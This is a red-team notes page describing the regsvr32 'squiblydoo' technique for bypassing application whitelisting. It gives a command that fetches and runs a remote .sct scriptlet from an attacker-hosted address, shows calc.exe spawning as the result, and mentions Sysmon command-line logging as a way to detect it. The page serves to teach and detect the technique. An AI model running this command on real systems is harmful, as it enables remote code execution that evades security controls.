


Red Team Notes

Q Search

Ctrl + K

What is ired.team notes?



Script Code Execution

Code & Process Injection

Defense Evasion

Enumeration and Discovery

Privilege Escalation

Credential Access & Dumping

Lateral Movement

Persistence

Exfiltration

REVERSING, FORENSICS & MISC

REVERSING, FORENSICS & MISC Internals Cloud Negati Powered by GitBook

regsvr32


regsvr32 (squiblydoo) code execution - bypass application whitelisting.

Execution

We need to host the back.sct on a web server so we can invoke it like so:


```
attacker@victim
regsvr32.exe /s /i:http://10.0.0.5/back.sct scrobj.dll
```


Observations




calc.exe spawned by regsvr32.exe

Note how regsvr32 process exits almost immediately. This means that just by looking at the list of processes on the victim machine, the evil process may not be immedialy evident... Not until you realise how it was invoked though. Sysmon commandline logging may help you detect this activity:





References



Last updated 6 years ago

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the <u>privacy policy</u>.